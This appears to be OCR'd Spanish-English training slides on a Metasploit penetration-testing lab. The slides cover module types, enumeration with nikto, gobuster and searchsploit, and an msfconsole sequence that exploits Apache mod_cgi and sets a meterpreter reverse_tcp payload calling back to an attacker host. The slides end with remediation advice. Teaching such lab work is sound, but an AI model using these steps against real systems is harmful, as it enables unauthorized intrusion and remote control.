
Framework Metasploit para pruebas de penetración y explotación

HACKTHEBOX

The anatomy of the Metasploit Framework




METASPLOIT MODULES


Metasploit provides you with modules for:

- **Exploits:** Tool used to take advantage of system weaknesses
- **Payloads:** Sets of malicious code
- **Auxiliary functions:** Supplementary tools and commands
- **Encoders:** Used to convert code or information
- **Listeners:** Malicious software that hides in order to gain access
- **Shellcode:** Code that is programmed to activate once inside the target
- **Post-exploitation code:** Helps test deeper penetration once inside
- **Nops:** An instruction to keep the payload from crashing

Proceso de expotación con Metasploit



Laboratorio & Herramientas


http
dns
icmp
ServidorA
Attacker
Security Group
http
dns
icmp
ServidorB
172.12.1.0/24

Código

```
#Instalación

sudo apt install metasploit-framework

sudo apt update && sudo apt install -y nikto whatweb
gobuster dirb exploitdb
```

Código

```
#Enumeración rápida
nikto -h http://<target-ip>

whatweb http://<target-ip>

gobuster dir -u http://<target-ip> -w
/usr/share/wordlists/dirb/common.txt

 dirb http://192.168.1.224/
/usr/share/wordlists/dirb/common.txt

searchsploit apache 2.4.41 mod_cgi
```

Código

```
#Explotación
sudo msfconsole
search apache mod_cgi
use exploit/linux/http/apache*****
show options
set RHOSTS <target-ip>
set RPORT 80
set RPATH /cgi-bin/exp.cgi
set PAYLOAD linux/x86/meterpreter/reverse_tcp
set LHOST <your-Attacker-IP-or-EC2-private-IP>
set LPORT 4444
set WfsDelay 10   # optional waiting for shaped network
exploit
```

Recomendaciones para remediación o prevención

- **Reducir la superficie de**
  Ocultar versiones de servicios
  Confianza cero
  Ubicar los sistemas críticos en VLAN aisladas con reglas de firewall estrictas.
  Eliminación de cuentas por defecto